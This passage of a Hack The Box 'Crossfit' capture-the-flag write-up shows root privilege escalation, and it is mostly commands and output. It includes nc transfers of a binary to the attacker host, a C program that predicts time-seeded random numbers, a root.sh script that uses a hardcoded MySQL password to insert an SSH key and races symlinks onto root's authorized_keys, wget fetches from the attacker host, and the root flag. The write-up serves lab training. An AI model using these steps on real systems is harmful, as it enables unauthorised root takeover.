ACCESS /etc/php/7.4/cli/php.ini
CLOSE_NOWRITE /etc/php/7.4/cli/php.ini
OPEN /etc/php/7.4/cli/php.ini
```

I transferred the binary to my attack machine and used Ghidra to analyze it

```
# Command Executed on Attack Machine
nc -lvnp 9000 > dbmsg
```



```
# Command Executed on Target Machine
nc 10.10.14.84 9000 < /usr/bin/dbmsg
```

SCREENSHOT EVIDENCE OF FILE TRANSFER


```
isaac@crossfit:/tmp$ ls -la /usr/bin/dbmsg
-rwxr-xr-x 1 root root 19008 May 13 2020 /usr/bin/dbmsg
isaac@crossfit:/tmp$ nc 10.10.14.84 9000 < /usr/bin/dbmsg
isaac@crossfit:/tmp$

root@kali:~/HTB/Boxes/Crossfit# nc -lnvp 9000 > dbmsg
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 10.129.2.20.
Ncat: Connection from 10.129.2.20:36680.
^C
root@kali:~/HTB/Boxes/Crossfit# ls dbmsg
dbmsg
root@kali:~/HTB/Boxes/Crossfit# |
```

I then opened Ghidra and uploaded the binary to it

```
# Command Executed on Attack Machine
/opt/Ghidra/ghidraRun
```

SCREENSHOT EVIDENCE OF GHIDRA UPLOAD



```
CodeBrowser: dbmsgGhidra/dbmsg
h Select Tools Window Help
I D U L F F V B
Listing: dbmsg
+dbmsg X
//
// segment_2.1
// Loadable segment [0x0 - 0xfb7]
// ram: 00100000-001002a7
//
assume DF = 0x0 (Default)
00100000 7f 45 4c      Elf64_Ehdr
         46 02 01
         01 00 00 ...
00100000 7f          db          7Fh          e_ident_magi...
00100001 45 4c 46      ds          "ELF"        e_ident_magi...
00100004 02          db          2h           e_ident_class
00100005 01          db          1h           e_ident_data
00100006 01          db          1h           e_ident_vers...
00100007 00 00 00 00 00 db[9]       e_ident_pad
         00 00 00 00
00100010 03 00        dw          3h           e_type
00100012 3e 00        dw          3Eh          e_machine
```

The **dbmsg** program runs every minute and generates a random number with a "seed" or "base" of the time of the remote machine.

I created a C program that runs at the same time.

This will create the same random number using the same C library as dbmsg

CONTENTS OF exploit.c

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

int main(void)
{
    srand(time(0));
    printf("%d", rand());

    return 0;
}
```

I then compiled the exploit

```
# Commands Executed
gcc program.c -o exploit
ls -la | grep exploit
```

I then created a file called root.sh


CONTENTS OF root.sh

```
chmod +x exploit
mysql -h localhost -u crossfit -poeLoo~y2baeni -Dcrossfit -e'insert into messages (id, name, email,message)
values (1, "ssh-
rsa", "root@kali", "AAAAAB3NzaC1yc2EAAAADAQABAAQACQ+6LgpuNmKCUPQYMc5QVu3gfnDa6gte0IbtD0lo6iDEMRSIe7LCiQyRlfjNbqm-
OL9penMwSJNC0cBRMqdSYRCw+oJUPqaTdhYJP0kAb+5onaUIp0dkVZj276zJSJyL5b76+fQSssBFAMkmyw+dloVnIeyXTzaw/-
15UUofHC7Y+1UIfi3zsFI9aAegHNHgKrvrI3sbpT4xdNwXI89DNFJrrAsvT8avDN4pgUCrI+T+6R6oZTjw/-
Dc50Ud9f6EplMGQVwsCGFoMAH+BMUAEeG+S1EQioqQnlh0/-
Kh6MojNrpqYb90bhmqqqbV9XFzMQGqQgYtF9HcxSxpKUVAbrVVeQ7iniwsClVzutXoXr10I3Hj/h5ZteAhAd+hBDYcRMHhEgdFD302nD/-
tapfREri64l10b2kLdfHb1so1zXBQ9htdZqT096ozKXW4bcC2ssf4o6D0powZNJ3ITG78fyt2hlILOjMEi0y4qDsLIBG/-
InSQSl79qQ+YdS0nmsobBD20L4hl6gEpa0v2x73H4deZAVqfaoorMKmhrGyG/-
0uI2QIvAC9BiqBYvIHAV15xnrtg14VoR4HrXsmUvGSI43RpPqI4Hh47pdHYC7UqkFAMKZ5KA5u3qoEUHoSIE8rGUe/-
GzsGuk0vAJnjwtq7HLduoPpuH32NxLA0/rZHm870BaMCgQ==");'
while true; do ln -s /root/.ssh/authorized_keys /var/local/$(echo -n $(./exploit)1 | md5sum | cut -d " " -f 1)
2>/dev/null; done
```

I uploaded root.sh to /home/isaac/root.sh

```
# Command Executed
cd ~
wget http://10.10.14.84/root.sh
wget http://10.10.14.84/exploit
```

SCREENSHOT EVIDENCE OF UPLOADED FILES



```
isaac@crossfit:~$ wget http://10.10.14.84/root.sh
--2020-12-04 17:50:40-- http://10.10.14.84/root.sh
Connecting to 10.10.14.84:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1009 [text/x-sh]
Saving to: 'root.sh'

root.sh                                     100% [=
2020-12-04 17:50:40 (99.5 MB/s) - 'root.sh' saved [1009/1009]
```

```
isaac@crossfit:~$ wget http://10.10.14.84/program
--2020-12-04 17:51:51-- http://10.10.14.84/program
Connecting to 10.10.14.84:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 16736 (16K)
Saving to: 'program'

program 100%

2020-12-04 17:51:51 (207 KB/s) - 'program' saved [16736/16736]
```

I then executed the bash script root.sh and ssh'd into the target as root

```
# Commands Executed on Target Machine
chmod +x root.sh
./root.sh
```

SCREENSHOT EVIDENCE OF ROOT ACCESS

```
root@kali:~/HTB/Boxes/Crossfit# ssh root@crossfit.htb -p 22
Linux crossfit 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Sep 30 06:42:19 2020
root@crossfit:~# hostname
crossfit
root@crossfit:~# id
uid=0(root) gid=0(root) groups=0(root)
root@crossfit:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:5b:94 brd ff:ff:ff:ff:ff:ff
    inet 10.129.2.20/16 brd 10.129.255.255 scope global dynamic ens160
        valid_lft 571sec preferred_lft 571sec
    inet6 dead:beef::250:56ff:feb9:5b94/64 scope global dynamic mngtmpaddr
        valid_lft 86376sec preferred_lft 14376sec
    inet6 fe80::250:56ff:feb9:5b94/64 scope link
        valid_lft forever preferred_lft forever
root@crossfit:~# |
```

I could then read the root flag

```
# Command Executed on Target Machine
cat /root/root.txt
# RESULTS
aafe263bc3a58cd63d59b60ef0e625ca
```

SCREENSHOT EVIDENCE OF ROOT FLAG

```
root@crossfit:~# cat /root/root.txt  
aafe263bc3a58cd63d59b60ef0e625ca  
root@crossfit:~# |
```

ROOT FLAG : aafe263bc3a58cd63d59b60ef0e625ca